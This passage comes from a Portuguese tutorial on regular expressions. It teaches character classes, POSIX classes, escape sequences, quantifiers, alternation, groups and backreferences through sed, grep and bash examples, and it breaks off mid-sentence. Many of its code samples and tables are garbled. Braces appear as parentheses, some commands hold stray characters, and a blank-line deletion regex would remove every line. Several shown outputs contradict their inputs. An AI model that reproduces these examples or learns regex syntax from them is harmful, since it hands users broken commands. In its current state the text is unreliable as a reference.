1. Temos uma palavra e devemos ter o sinal de pontuação logo em seguida, sem espaço entre eles.

TÁTICA: procurar um espaço seguido de um sinal de pontuação:

ER: " [?!.:;]"

ou seja, procure um espaço em branco seguido de: ?, ou !, ou .,
ou :, ou ;.

Exemplos:

```
$ sed 's/ [?!.:;,]/X/g' besteira.txt
```

Eu vi um velho com um fole velho nas costasX tanto fede o fole do velho, quanto
o velho do fole fede.

Um desafioXdiga isso bem rápidoX

Como ainda não sabemos guardar o texto casado por Expressões Regulares, substituí o que estava incorreto (um sinal de pontuação precedido por um espaço em branco) por um X somente para mostrar que os erros foram localizados corretamente. Por enquanto continuaremos usando esse artifício, porém, mais tarde, quando estudarmos **grupos**, voltaremos a esses exemplos fazendo os acertos definitivos.

2. Logo após um sinal de pontuação, deve haver um espaço em branco. Para procurar os erros, temos duas táticas e conheceremos dois conceitos novos da ferramenta [].

- Conceito novo: *Intervalo*

Dentro dos colchetes, dois caracteres com um hífen (-) entre eles significa um intervalo. Então [A-Z] é o mesmo que "ABCDEFIGHJKLM-NOPQRSTUVWXYZ". Idem para [a-z].

TÁTICA 1: procurar um sinal de pontuação seguido de uma letra:

ER: "[?!.:;] [A-Za-z]"

ou seja, procure por: ?, ou !, ou ., ou :, ou ;, seguido imediatamente por uma letra entre A e z ou uma letra entre a e z. Aqui temos um problema, pois acabamos perdendo erros como sinais seguidos de números, ou sinais repetidos como "??".

Exemplos:

```
$ sed 's/[?!.:;][A-Za-z]/X/g' besteira.txt
```

Eu vi um velho com um fole velho nas costas . tanto fede o fole do
velhoXuanto o velho do fole fede.

Um desafio Xiga isso bem rápido !

■ Conceito novo: negação.

Dentro dos colchetes, se o primeiro caractere for um sinal de acento circunflexo (^), o significado dos colchetes muda para “qualquer caractere, exceto os de dentro dos colchetes”.

TÁTICA 2: procurar um sinal de pontuação seguido de qualquer coisa, menos um espaço em branco:

```
ER: "[?!.:;][^ ]"
```

ou seja, procure por: ?, ou !, ou ., ou :, ou ;, seguido imediatamente por qualquer coisa fora um espaço em branco.

Exemplos:

```
$ sed 's/[?!.:;][^ ]/X/g' besteira.txt
```

Eu vi um velho com um fole velho nas costas . tanto fede o fole do
velhoXuanto o velho do fole fede.

Um desafio Xiga isso bem rápido !

Como prometi, esse exemplo serviu para explicar o conceito de lista negada.

3. Logo após um sinal de pontuação de fim de período e o espaço em branco, deve haver uma letra maiúscula, pois é um começo de frase.

TÁTICA 1: procurar um sinal de pontuação, um espaço em branco e uma letra minúscula:

ER: "[?!.] [a-z]"

ou seja, procure por: ?, ou !, ou ., seguido de um espaço em branco, seguido de uma letra minúscula entre a e z.

Exemplos:

```
$ sed 's/[?!.][a - z]/X/g' besteira.txt
```

Eu vi um velho com um fole velho nas costas Xanto fede o fole do velho, quanto o velho do fole fede.

Um desafio: diga isso bem rápido !

TÁTICA 2: procurar um sinal de pontuação, um espaço em branco e qualquer coisa menos uma letra maiúscula.

ER: ??? essa fica de exercício para você. Só eu trabalho aqui?

Expostos os conceitos e dados alguns exemplos, aqui vão alguns exercícios para estimular sua imaginação. São todos simples, e não devem tomar muito de seu tempo, então pare de correr um pouco e tente fazê-los. Escreva, utilizando apenas os conceitos aprendidos, uma ER para casar:

1. A palavra "revista" no singular e no plural.
2. A palavra "letra", em qualquer combinação de letras maiúsculas ou minúsculas (leTra, LEtrA, leTRA, Letra, letRa etc.).
3. Números inteiros.
4. Um número IP (um número IP tem o formato nnn.nnn.nnn.nnn, por exemplo: 192.168.255.145).

Antes de vermos outras ferramentas mais complexas (metacaracteres) e dicas um pouco mais avançadas, vamos dar uma revisada no que vocês já leram, para consolidar o aprendizado e nos aprofundarmos um pouco mais neste conteúdo.

Exemplo:

ER	Casa
.	Qualquer caractere
[letras]	Qualquer das letras dentro dos colchetes
[^letras]	Qualquer das letras exceto as dentro dos colchetes
[t-z]	Qualquer das letras entre t e z
z*	Letra z zero ou mais vezes
z+	Letra z uma ou mais vezes

Bem, vamos começar a dar nomes aos bois e falar na língua que usuários de ERs entendem. Como já foi visto, o asterisco (*) e o sinal de adição (+) são quantificadores, pois indicam repetição da *entidade* anterior. Os colchetes [...] são chamados de classe de caracteres, e o ponto (.) é ponto mesmo.

Também foi visto que temos uma classe negada de caracteres, representada por [^] e ainda que podemos ter um intervalo dentro dessa classe, representado por um hífen (-) entre dois caracteres.

Estou esperando você me perguntar:

- E como colocar um circunflexo (^), um hífen (-) ou um fecha colchetes () literal dentro de uma *classe de caracteres*?
- Bem, o circunflexo (^) só é especial se for o primeiro dentro da *classe de caracteres*, então basta colocá-lo em outra posição, como em [a^], que casa ou uma letra a ou um circunflexo (^). O hífen (-), basta colocá-lo como primeiro ou último da *classe*, e o fecha colchetes (), ponha-o no início. Assim, [][^-] casa um], ou [, ou ^ ou -. Olhe de novo a ER com calma, respire, você vai compreender. &:)

Fingindo ser lista

Existem 2 classes de caracteres que parecem listas, exercem papel semelhante a elas, mas que não podem ser classificadas como tal. São elas:

- Classes POSIX;
- Sequências de escape.

Classes POSIX

As Classes POSIX parecem listas, representam diversos caracteres, têm sintaxe semelhante à das listas, mas não são listas. Elas foram desenvolvidas para compensar o locale. Mais especificamente, isso significa que elas representam todos os caracteres de cada idioma. Ou seja, quando falamos de pt_BR, essas classes envolvem todas as letras acentuadas, além do cedilha.

Classe	Significado	Conteúdo
[:alnum:]	Caracteres alfanuméricos	[A-Za-z0-9]
[:alpha:]	Caracteres alfabéticos	[A-Za-z]
[:blank:]	Espaço e tabulação	[\t]
[:cntrl:]	Caracteres de controle	[\x00-\x1F\x7F] (em hexadecimal)
[:digit:]	Dígitos	[0-9]
[:graph:]	Caracteres visíveis	[\x21-\x7E] (em hexadecimal)
[:lower:]	Caracteres em caixa baixa	[a-z]
[:print:]	Caracteres visíveis e espaços	[\x20-\x7E] (em hexadecimal)
[:punct:]	Caracteres de pontuação	[- ! " # \$ % & * () * + . / : ; < = > ? @ [\\`_`\\{\\}~`]
[:space:]	Caracteres de espaços em branco	[\t\r\n\v\f]
[:upper:]	Caracteres em caixa alta	[A-Z]
[:xdigit:]	Dígitos hexadecimais	[A-Fa-f0-9]

Exemplos:

```
[:upper:][:lower:][:digit:]
```

É uma lista (e os colchetes mais externos é que definem isso), formada pelas classes (que não são listas) de letras maiúsculas, letras minúsculas e números. Mas repare que [:upper:] + [:lower:] = [:alpha:]. Então poderíamos reescrever esta lista da seguinte forma:

```
[:alpha:][:digit:]
```

Agora temos uma lista formada por duas classes: a de letras e a de números. Mas note ainda que `[:alpha:] + [:digit:] = [:alnum:]`. Reescrevendo novamente vem:

```
[:alnum:]
```

Repare agora que temos uma lista formada por somente uma classe, e para ser lista a classe precisa estar envolvida pelos colchetes que definem a sintaxe desses Representantes.

Vamos supor que a variável `$EndHW` tenha o endereço de hardware (mac address) de um computador. Usando as classes POSIX, fica muito fácil montar uma *Expressão Regular* para verificar se o valor da variável é válido ou não. Veja este fragmento de código:

```
if [[ $EndHW =~ [[:xdigit:]][[:xdigit:]][[:xdigit:]] ↵
[[:xdigit:]][[:xdigit:]][[:xdigit:]][[:xdigit:]] ↵
[[:xdigit:]][[:xdigit:]][[:xdigit:]][[:xdigit:]][[:xdigit:]] ]]
then
    echo Endereço de hardware aprovado
else
    echo Endereço de hardware com formato irregular
fi
```

Pode parecer complicado, mas não é mesmo! Vamos analisá-lo:

Como nós vimos na seção "E tome de test" o comando `[[...]]` é um intrínseco (builtin) do Shell que equivale ao comando `test`, e que, com o operando `=~`, compara *Expressões Regulares*.

Dentro do comando `test`, notamos que a dupla `[:xdigit:][[:xdigit:]]` se repete 6 vezes. Isso significa dois hexadecimais (algarismos que variam de `0` a `f`) seguido de dois pontos `(:)`, exceto na última dupla, que não tem os dois pontos `(:)` ao fim. Ou seja, este é o mac propriamente dito.

Esse último exemplo foi feito de forma muito rudimentar devido à falta de bagagem de *Expressões Regulares*. Quando estudarmos Grupos, veremos este código reduzir-se a menos de um terço deste.

Sequências de escape

Essas nos já vimos ao longo do livro e estão descritas na seção relativa ao comando `tr`, porém, cada uma delas representa um único caractere e, por isso, não se enquadram aqui; porém, elas têm extensões que representam cada uma uma gama de caracteres, e são essas que nos importam no escopo das *Expressões Regulares*. Vejamos:

Escape	Significado
<code>\s</code>	Casa espaços em branco, <code>\r</code> ou <code>\t</code>
<code>\S</code>	Negação de <code>\s</code> : casa o que não for espaço em branco, <code>\r</code> ou <code>\t</code>
<code>\w</code>	Casa letras, dígitos, ou '_'
<code>\W</code>	Negação de <code>\w</code>

Exemplos:

```
$ cat -vet DOS.txt
Este arquivo foi^M$
gerado por um ftp^M$
mal feito do DOS^M$
ou rWin para o Linux.^M$
```

Repare que ao final de cada linha existe um ^M antes do cifrão (\$). Isso ocorre porque no DOS/rWin o fim de linha precisa de um CR (carriage return, cujo ascii é 13, octal \015 e é representado pela sequência de escape `\r`) e de um LF (line feed, cujo ascii é 10, octal \012 e é representado pela sequência de escape `\n`), ao passo que os UNIX/LINUX usam somente um LF. Esses dois caracteres de controle são mostrados pelas opções `-vet` do comando `cat` como ^M e cifrão (\$), respectivamente (veja o comando `cat` no capítulo 3 da primeira parte deste livro).

Veja o que acontece agora:

```
$ sed 's/\s/x/g' DOS.txt
Estexarquivoxfoix
geradoxporxumxftp
malxfetoxdoxDOSx
ouxrWinxparaxoxLinux.x
```

Essa linha de comandos trocou os finais de linha do arquivo, além dos caracteres em branco por um `\x`. Como o arquivo é do estilo DOS, termina com um CR e um LF. Vamos usar o comando `tr` para remover os CR (`\r`).

```
$ tr -d '\r' < DOS.txt | tee arq.DOS | cat -vet
Este arquivo foi
gerado por um ftp
mal feito do DOS
ou rWin para o Linux.
```

O `tr -d` removeu os CR e o comando `tee` jogou a saída do `tr` para o arquivo `arq.DOS` e para o comando `cat` com a opção `-vet`, para que você veja que o CR já era. Vamos executar o mesmo `sed` novamente:

```
$ sed 's/\s/x/g' arq.DOS
Estexarquivoxfoi
geradoxporxumxftp
malxfeitodoxDOS
ouxrWinxparaxoLinux.
```

Como você viu, o `\x` no fim da linha foi causado pela sequência de escape `\s`, do `sed`, atuando sobre o CR e não sobre o LF.

Vamos agora ver o uso do `\w` (de word) usando o mesmo `sed`:

```
$ sed 's/\w/x/g' <<< 'Batatinha frita 1, 2, 3!'
xxxxxxxxx xxxx x, x, x!
$ sed 's/\W/x/g' <<< 'Batatinha frita 1, 2, 3!'
Batatinhaxfritax1xx2xx3x
```

Ou seja, a sequência de escape `\w` casou com todas as letras e todos os algarismos. Se houvesse sublinha (`_`), ele também casaria. No exemplo seguinte, o `\w` casou exatamente o oposto.

Agora vamos aumentar nosso arsenal. A primeira novidade é o ponto de perguntação (ou será interrogação?) (?), que também é um quantificador, que casa o caractere anterior zero ou uma vez apenas, ou seja, ele pode ser encarado como opcional, pode existir ou não.

Então para fazermos uma ER que case a palavra “revista” no singular ou plural, basta:

```
revistas?
```

Exemplos:

```
$ Manchete="A obra foi revista e publicada nas revistas"
$ grep -Eo 'revistas?' <<< "$Manchete"
revista
revistas
```

Só para relembrar, a opção `-E` do `grep` serve para usarmos Expressões Regulares estendidas (como é o caso do opcional `(?)`) e a opção `-o` é usada para que o `grep` devolva somente o trecho casado. Dessa forma vimos que ele casou tanto `revista` quanto `revistas`.

Sendo a letra `s` a entidade imediatamente anterior à interrogação `(?)`, ela torna-se opcional, atingindo o objetivo.

Com os três quantificadores vistos até então, percebemos que podemos definir com ERs quantidades de 0, 1 ou muitos. Mas e no caso de procurarmos, por exemplo, um número de cinco dígitos? Claro, num primeiro momento, o mais óbvio seria:

```
[0-9] [0-9] [0-9] [0-9] [0-9]
```

Funciona, mas, além de redundante, como faríamos se fossem quinze, vinte dígitos? Para se ter um controle mais refinado, temos o quantificador numérico: as chaves `{ }{ }`. Dentro delas se coloca a quantidade desejada de ocorrências da *entidade* anterior. No exemplo anterior do número de cinco dígitos, faríamos:

```
[0-9]{5}
```

ou seja, qualquer número entre 0 e 9, cinco vezes. Atenção aqui, não é o mesmo número repetido como 66666 e sim qualquer número do intervalo, cinco vezes, como 73956 por exemplo.

Mas o *quantificador* numérico é muito mais flexível que isso, pois além de números fixos de repetições, permite a definição de intervalos, com a sintaxe:

`(ii, fi)`

onde: `ii` = início de intervalo e `fi` = fim de intervalo. Assim:

```
z{3,5}
```

que quer dizer: a letra `z` de três até cinco vezes, o que casaria `zzz`, `zzzz` e `zzzzz`.

Além disso, podemos ter uma definição mais relaxada como:

z(5)

ou:

z(3,)

que equivaleria a "exatamente 5" ou "no mínimo 3" letras z, respectivamente.

Exemplos:

```
$ sed -r 's/e{3}/www./g' <<< eeejulioneves.com
www.julioneves.com
$ grep -Eo 'a{2,}' <<< "Um espirro faz assim: aaatchim"
aaa
```

Nesse último, usamos as *Expressões Regulares* expandidas do grep (opção -E) e a opção -o que mostra somente o que casou. Daí vimos que apesar de haverem diversas letras a no texto, a Expressão Regular só casou com aaatchim, onde, como solicitado, haviam pelo menos duas letras a consecutivas.

Podemos agora dar uma melhoradinha na nossa rotina de crítica do mac address, que vimos quando falamos das classes POSIX. Veja:

```
if [[ $EndHw =~ [[:xdigit:]]{2}:[[:xdigit:]]{2}:[[:xdigit:]] &
(2):[[:xdigit:]]{2}:[[:xdigit:]]{2}:[[:xdigit:]]{2} ]]
then
    echo Endereço de hardware aprovado
else
    echo Endereço de hardware com formato irregular
fi
```

Melhorou, mas quando aprendermos as ferramentas que virão logo a seguir, ficará muito melhor.

Dê uma revisada em todos os *quantificadores*. Os mais atentos deverão perceber que os *quantificadores* *, + e ? são equivalentes a {0,}, {1,} e {0,1}. Pois é. Fazem a mesma coisa, mas os primeiros são mais curtos e fáceis de ler.

Até agora sempre que os *quantificadores* foram referenciados, se disse que eram relativos à "*entidade*" anterior. Essa *entidade* deve-se ao fato de que as ERs podem ser agregadas, ou seja, pode-se concatenar ERs, mesclando ferramentas e construindo-se ERs tão complexas quanto se necessite.

Outros

Lembra que eu disse que os metacaracteres, para efeito didático, se dividiam em 4 grupos: Âncoras; Representantes; Quantificadores e Outros?

- Mas por que Outros? Você vai me perguntar.
- Ora, porque não se encaixam em nenhum dos grupos anteriores.

Veja quais são os componentes do grupo Outros:

ER	Nome	Significado
\	escape	Tira os poderes do caractere seguinte
	ou	Escolhe entre opções
()	grupo	Reúne caracteres
\1... \9	retrovisor	Retorna texto casado pelo grupo

Algumas vezes você não deseja que um metacaractere (. ^ \$ * + ? \ [(()) seja interpretado como tal, então precisamos tirar seus superpoderes. Existem duas formas de fazer isso:

- Colocando o *metacaractere* dentro de uma lista (como já havíamos visto);
- Precedendo o *metacaractere* com uma contrabarra.

Exemplos:

Vamos montar uma linha de comandos para criticar um número de CEP, que, como você sabe, tem o formato NN.NNN-NNN, onde cada N equivale a um algarismo de zero a nove. Como primeira tentativa vamos fazer:

```
$ [[ $cep =~ [0-9]{2}.[0-9]{3}-[0-9]{3} ]] && echo CEP $cep OK
```

Agora vamos executá-la duas vezes. A primeira com a variável `cep=12.345-678` e a segunda com `cep=123456-789`:

```
$ cep=12.345-678
```

```
$ [[ $cep =~ [0-9]{2}.[0-9]{3}-[0-9]{3} ]] && echo CEP $cep OK
CEP 12.345-678 OK
```

```
$ cep=123456-789
$ [[ $cep =~ [0-9]{2}.[0-9]{3}-[0-9]{3} ]] && echo CEP $cep OK
CEP 123456-789 OK
```

Hiii, a segunda execução deu um resultado imprevisto, pois o número do CEP não era válido. Vamos botar uma contrabarra antes do ponto (.) e vamos testar novamente:

```
$ [[ $cep =~ [0-9]{2}\.[0-9]{3}-[0-9]{3} ]] && echo CEP $cep OK
$
```

Haaa, agora sim! Agora não deu a mensagem dizendo que o CEP estava certo. Isso ocorreu porque o ponto (.) é um metacaractere que casa com qualquer caractere. Quando o precedemos com uma contrabarra, ele perde seus superpoderes e passa a ser simplesmente o literal ponto (.) .

Agora que você está crente que já acabou a *Expressão Regular* e está tudo funcionando beleza, veja isso:

```
$ cep=123.456-7890k
$ [[ $cep =~ [0-9]{2}\.[0-9]{3} ]] && echo CEP $cep OK
CEP 123.456-7890 OK
```

Repare que no número informado (123.456-7890), o pedaço 23.456-789, casa com a *Expressão Regular* que montamos para o CEP. Para que eela figure 100%, é necessário colocar-lhe limites com as âncoras, e para isso faremos:

```
$ [[ $cep =~ ^[0-9]{2}\.[0-9]{3}-[0-9]{3}$ ]] && echo CEP $cep OK
$
```

Como você viu, agora não apareceu a mensagem dizendo que o CEP estava OK.

A *Expressão Regular* também funcionaria se colocássemos uma borda (\b) antes e outra depois, nos lugares do circunflexo (^) e cifrão (\$), respectivamente.

Suponha que, de um rol de frutas, você queira aceitar somente *pera* ou *uva* ou *maçã*. Para isso constrói-se uma *Expressão Regular* usando o alternador, que é representado por uma barra vertical (|). Vejamos:

Exemplos:

```
$ cat frutas
abacate
maçã
morango
pera
tangerina
uva
$ grep -E 'pera|uva|maçã' frutas
maçã
pera
uva
```

Não se esqueça que uma lista é uma espécie de ou para somente uma letra. Assim `cal[mdcçv]a`, é o mesmo que `calma|calda|calca|calça|calva`. Mas quando isso for possível, lembre-se sempre de usar a lista.

Você verá que o uso dos parênteses formando um grupo restringe a abrangência do ou `()`, e pode parecer estranho, mas é essa limitação que lhe dá mais poder.

Como numa expressão matemática, os parênteses definem um grupo, e seu conteúdo pode ser visto como um bloco à parte na expressão. Agora as ERs começam a ficar divertidas.

Exemplo:

Com o uso de grupos podemos melhorar aquele fragmento de código que usamos para criticar o endereço de hardware (mac address). Veja:

```
if [[ $EndHW =~ ([[:xdigit:]]{2}:\{5}[[:xdigit:]]{2}\ ]]
then
    echo Endereço de hardware aprovado
else
    echo Endereço de hardware com formato irregular
fi
```

Note que com o uso do grupo (parênteses) foi possível montar um conjunto formado por 2 dígitos hexadecimais e dois pontos `(::)`, o que possibilita fazer esse agrupamento como um todo ocorrer 5 vezes, ficando de fora somente os 2 últimos dígitos hexadecimais, porque estes não são sucedidos por dois pontos `(::)`.

`(governa)?dor`

A entidade que a interrogação deixou opcional nesse caso foi todo o agrupamento dos parênteses, então essa ER casa governador e dor.

E ainda, como ferramenta complementar ao agrupamento, temos a alternância, representada pela barra vertical | . Seriam alternativas possíveis a uma posição, um "OU" lógico. Assim, vamos fazer uma ER que case algumas possibilidades de cargos públicos que poderíamos ocupar e não nos preocuparmos mais em aprender essas expressões complicadas... Comecemos com:

```
(governa|sena|verea)dor
```

sem a interrogação (?) no grupo, deixamos dor atrelada aos três cargos públicos de uma só vez: governador, senador e vereador. Mas é claro, não podemos nos esquecer da ala feminina, para empregar a mulher, a irmã, ... incluiremos uma letra a opcional no final:

```
(governa|sena|verea)dora?
```

Mas ainda faltam os primos, cunhados e afins, então cargos de vice pra eles:

```
(vice-)?(governa|sena|verea)dora?
```

Uau! Nossa expressão agora reconhece doze cargos públicos:

governador
governadora
vice-governador
vice-governadora
senador
senadora
vice-senador
vice-senadora
vereador
vereadora
vice-vereador
vice-vereadora

Agora podemos nos tranquilizar, a família toda está garantida. Bem, deixando a politicagem de lado, creio que é perceptível o quão poderosa é a sintaxe das ERs, que com poucas ferramentas se consegue ser bem específico, conseguindo dizer muito com pouco.

Mas eu já falei que usando o agrupamento ganha-se um brinde? Não? Pois é, cada vez que se usa os parênteses, seu conteúdo (o que a ER ca-sou) é automaticamente armazenado num registrador interno para poder ser usado mais à frente na expressão. O nome é feio: "referência retroativa", mas essa característica é ótima para procurar coisas repetidas. Por exemplo, para procurar a palavra *quero-quero*, a ER seria:

(quero)-\1

A forma de se referir ao conteúdo do registrador é um número de 1 a 9 com uma barra invertida na frente. Chama-se isso de "*número escapado*".

Um uso muito comum dessa referência é a procura de palavras repetidas num texto.

Exemplo:

Continuando o nosso corretor ortográfico, vamos montar uma ER que procure duas palavras iguais seguidas que tenhamos digitado inadvertidamente.

ER: *(([A-Za-z]+)\1*

ou seja, qualquer cadeia de letras maiúsculas ou minúsculas seguida de um espaço em branco e seguida da mesma cadeia novamente.

Pode-se fazer uso de até nove registradores sempre contando da esquerda para a direita. Então algo como:

Exemplo:

Já *(vi)* o *(quero)-\2* *(hoje)*, mas \3 não \1m aqui para vê-lo

é traduzido para:

Já vi o *quero-quero* *hoje*, mas *hoje* não vim aqui para vê-lo

Note que os parênteses não alteram o sentido da ER, apenas servem como *marcadores*. Com isso já demos um grande salto no aprendizado das ERs. E como pequenos exemplos são melhores e valem mais que diversas páginas de teoria:

Vamos ver um exemplo prático do uso de grupos com retrovisores. Suponha que temos um cadastro de aniversariantes com o seguinte formato:

```
cat aniv
1919-11-08 Hedy Coutinho
1947-07-05 Silvina Duarte
1980-01-17 Juliana Duarte
1984-11-08 Paula Duarte
```

Para procurar os aniversariantes de um determinado mês seria muito trabalhoso, pois ele está ordenado por ano de nascimento. Para listar os aniversariantes de Novembro (11) montamos o seguinte `sed`.

```
$ sed -rn 's/[0-9]{4}-11-[0-9]{2} (.*)/\1/p' aniv
Hedy Coutinho
Paula Duarte
```

Nesse `sed`, definimos uma *Expressão Regular* para casar o ano (`[0-9]{4}`), -11- (que é o mês 11 entre seus dois separadores), o dia de nascimento (`[0-9]{2}`), um espaço em branco (que é o separador entre a data e o nome) e o nome `((.*))`.

Como a *Expressão Regular* do nome está entre parênteses, o texto casado foi armazenado para uso futuro. Como o `sed` usava o comando de substituição (`s`), todo o texto casado foi substituído pelo valor que casou com o nome (`\1`), pois este é o retrovisor que recuperou o que havia sido previamente armazenado.

A opção `-n` do `sed` diz para ele só jogar para a saída, o que for ordenado e o comando `print` (`p`), que está no fim da linha de comando, diz ao `sed` para imprimir as linhas casadas. Veja o que aconteceria se não usássemos a opção `-n` juntamente com o comando `print` (`p`):

```
$ sed -r 's/[0-9]{4}-11-[0-9]{2} (.*)/\1/' aniv
Hedy Coutinho
1947-07-05 Silvina Duarte
1980-01-17 Juliana Duarte
Paula Duarte
```

Ou seja, jogaria para a saída o nome dos aniversariantes de Novembro, mas mandaria também os registros inteiros das outras pessoas.

Esse é um exemplo complexo, porém completo.

Conforme prometido, vamos agora corrigir o bom e velho `besteira.txt`. Ele está assim:

```
$ cat -vet besteira.txt
Eu vi um velho com um fole velho nas costas . Tanto fede o fole do
velho, quanto o velho do fole fede.$
$
Um desafio^I:diga isso bem rM-CM-!pido !$
```

Repare na última linha que temos um `^I` entre `desafio` e os dois pontos `(:)` e temos ainda `rM-CM-!pido`. O `^I` é uma `<TAB>` que está no texto e `M-CM-!` É a representação da letra 'a' acentuada (á).

Primeiramente, vamos eliminar os espaços em branco e as `<TAB>` entre as palavras e a pontuação:

```
$ sed -r 's/([[:alnum:]]+ ) ([[:punct:]]+)/\1\2/g' besteira.txt | tee
besteira.txt
Eu vi um velho com um fole velho nas costas. Tanto fede o fole do velho,
quanto o velho do fole fede.

Um desafio:diga isso bem rápido!
```

Como não sabia os textos que iriam casar, usei os parênteses para montar 2 grupos:

- O primeiro casando letras e números (poderia ter usado `([[:alnum:]]+)` para casar palavras);
- O segundo com os caracteres de pontuação.

Entre os dois, há uma lista que em seu interior tem um espaço em branco e uma `<TAB>` (poderia ter usado `\s` ou `[[:space:]]`).

Dei a saída para um `tee`, porque este a divide para o arquivo indicado (no caso `besteira.txt`) e a saída padrão. Se não fosse para mandar para a saída padrão, poderia ter usado somente a opção `-i` do `sed`.

Na saída do `sed`, juntei o texto casado pelo primeiro grupo `(\1)` com o texto casado pelo segundo `(\2)`, dessa forma, jogando fora os espaços em branco e os `<TAB>`.

Vamos agora pegar este arquivo já modificado e procurar pelos caracteres de pontuação que não estão separados por um espaço em branco da palavra seguinte.

```
$ sed -r 's/([[:punct:]])([[:alnum:]]+)/\1 \2/g' besteira.txt | tee besteira.txt
```

Eu vi um velho com um fole velho nas costas. Tanto fede o fole do velho, quanto o velho do fole fede.

Um desafio: diga isso bem rápido!

Os grupos formados agora foram para os caracteres de pontuação e para palavras, mandando para a saída o texto casado pelo primeiro grupo (um caractere de pontuação), um espaço em branco e o texto casado pelo segundo grupo (uma palavra). Para o `tee`, vale a mesma observação do exemplo anterior.

Mas poderíamos fazer isso tudo em um único `sed`. Veja:

```
$ sed -ri 's/([[:alnum:]])([[:punct:]])/\1\2/g;s/([[:punct:]])([[:alnum:]]+)/\1 \2/g' besteira.txt  
$ cat besteira.txt
```

Eu vi um velho com um fole velho nas costas. Tanto fede o fole do velho, quanto o velho do fole fede.

Um desafio: diga isso bem rápido!

Pronto! Agora só falta tirar a penúltima linha, que está vazia:

```
$ sed -i '/^$/d' besteira.txt  
$ cat besteira.txt
```

Eu vi um velho com um fole velho nas costas. Tanto fede o fole do velho, quanto o velho do fole fede.

Um desafio: diga isso bem rápido!

Para remover a linha vazia, pesquisei por `^$`, isto é, o início está junto do fim e usei o comando `d` (delete) do `sed`.

Se quisesse remover as linhas vazias ou as que continham somente espaços em branco e/ou `<TAB>`, deveríamos fazer:

```
$ sed -i '/^[\ ]*/d' besteira.txt
```

Isto é, entre o início (^) e o fim (\$) da linha montei uma lista formada por espaço em branco ou <TAB> e seguida por um asterisco (*). Quando o asterisco (*) representa zero ocorrências, a linha será vazia, caso contrário, entre o início e o fim da linha poderão haver diversas ocorrências, mas somente destes caracteres.

Mais uma dica sobre correção de texto: é comum repetirmos uma palavra quando estamos escrevendo um texto (eu mesmo me considero um escritor gago... :). Podemos corrigir isso procedendo assim:

Consideramos que palavras são formadas por letras, números e sublinhados (_). Então vamos montar um *Expressão Regular* para isso e repeti-la com o uso dos retrovisores.

1^a Tentativa

```
([A-Za-z0-9_]+) \1
```

Fiz uma lista com maiúsculas, minúsculas, algarismos e sublinhado, ou seja, tudo que pode formar uma palavra. O sinal de adição (+) após a lista diz que ao menos um de seus componentes tem de ocorrer pelo menos uma vez. Isso tudo está entre parênteses de modo a formar um grupo, que salvará o texto casado com esta Expressão Regular. Seguindo esse grupo vem um espaço em branco que seria o fim da 1^a palavra e o retrovisor (\1) que traz o texto salvo pelo grupo que descrevemos. Vamos ver se isso funciona. Parece que sim... Para testar vamos montar um sed que elimine uma das repetições.

```
$ sed -r 's/([A-Za-z0-9_]+) \1/\1/' <<< 'Gosto de de delicias'
Gosto de delicias
```

Parece que funcionou, vamos repetir o exemplo, agora com o texto já corrigido:

```
$ sed -r 's/([A-Za-z0-9_]+) \1/\1/' <<< 'Gosto de delicias'
Gosto delicias
```

liiihh, a preposição de foi pro brejo! Vamos usar o grep com a opção -o para entender o que aconteceu:

```
$ grep -o '([A-Za-z0-9_]+) \1' <<< 'Gosto de delicias'
de de
```

Ahh, então foi isso! Realmente a preposição 'de' se repete na primeira sílaba de `dedilhar`. Podemos acabar com esta confusão usando as bordas (`\b`). Então vejamos:

```
$ sed -r 's/\b([A-Za-z0-9_]+) \b/\1/' <<< 'Gosto de de delicias'
Gosto de delicias
$ sed -r 's/\b([A-Za-z0-9_]+) \b/\1/' <<< 'Gosto de delicias'
Gosto de delicias
```

Com as três bordas (dois `\b`: um no início e outro no final e o espaço em branco entre as palavras) a expressão funcionou como esperado. Lembre-se sempre de usar Âncoras quando possível. A falta delas provoca erros dificílimos de serem detectados.

Exemplos:

ER	Casa as Cadeias
[abc]	a b c
[a-c]	a b c
z*	<nada> z zz zzz zzzz ...
z+	z zz zzz zzzz ...
z{2}	zz
zz z{2,4}	zz zzz zzzz
z{3}	<nada> z zz zzz
z{3,}	zzz zzzz zzzzz ...
(t n)u	tu nu
(aj)*	<nada> aj ajaj ajajaj ...
[aj]*	<nada> a j aa ajaaaj ...
(a j)*	<nada> a j aa ajjaaj ...
(tu)\1	tutu

Como o asterisco (*) quantifica a entidade anterior zero ou mais vezes, ou seja, pode não ter, ter apenas um, ou ter vários, é o mesmo que dizer: "em qualquer quantidade". Sendo assim, a expressão `a*` casa a letra `a` em qualquer quantidade, mesmo nenhuma. O mesmo com `[A-Z]*`, para casar letras maiúsculas em qualquer quantidade. Mas e o famigerado `.*?`

Recapitulando, o ponto (.) casa “qualquer caractere”. E qualquer é realmente **qualquer** caractere, seja uma letra, um número, um símbolo, um <TAB>, um espaço em branco, etc., e aí se forma a mágica do curinga: “qualquer caractere, em qualquer quantidade”. Ou simplesmente o nada e o tudo. O nada, pois “qualquer quantidade” também é igual a “nenhuma quantidade”. Então é opcional termos qualquer caractere, não importa. Assim, uma ER que seja simplesmente “.*” e mais nada sempre será válida e casará mesmo uma linha vazia. O tudo pois “qualquer quantidade” também é igual a “tudo o que tiver”. E é exatamente isso o que o asterisco (*) faz, ele é guloso, ganancioso, e sempre tentará casar o máximo que conseguir (cara estranho, não? Ficar casando assim...). Repita comigo: o **máximo que conseguir**.

É muito comum, ao escrever uma expressão regular, você definir alguns padrões que procura e, lá no meio, numa parte que não importa, pode ser “qualquer coisa”, você coloca um “.*” e depois continua a expressão normalmente.

Um bom exemplo disso é procurar por um nome de pessoa numa introdução de uma carta ou e-mail: “Prezado Senhor Fulano,” onde Fulano pode ser qualquer nome, com ou sem sobrenome, e termina a frase com uma vírgula. Nesse caso o curinga é extremamente útil e sua expressão regular fica:

ER: Prezado Senhor .*,

Mas atenção! Apesar de ser bem difundido o uso do curinga, às vezes ele pode casar mais do que se queira. Por exemplo, suponhamos que a linha em questão na carta esteja “Prezado Senhor Fulano de Tal, bom dia.”. A expressão regular anterior usando o curinga casará a linha toda, até a **última** vírgula (lembre-se “o máximo que conseguir”), pois o ponto casa “qualquer caractere” e a primeira vírgula entra nesse grupo. A segunda vírgula não entra, pois logo após o curinga temos uma vírgula literal na ER, funcionando como âncora, então “qualquer coisa” antes dessa âncora casa no curinga, sendo “Fulano de Tal, bom dia” e não só o nome como desejado.

Nesse caso, vale uma dica de ouro ao escrever expressões regulares: "seja específico". Sendo assim, sabemos que um nome de pessoa só pode ter letras maiúsculas e minúsculas, com espaços em branco entre nome e sobrenome, então refinaremos a expressão para:

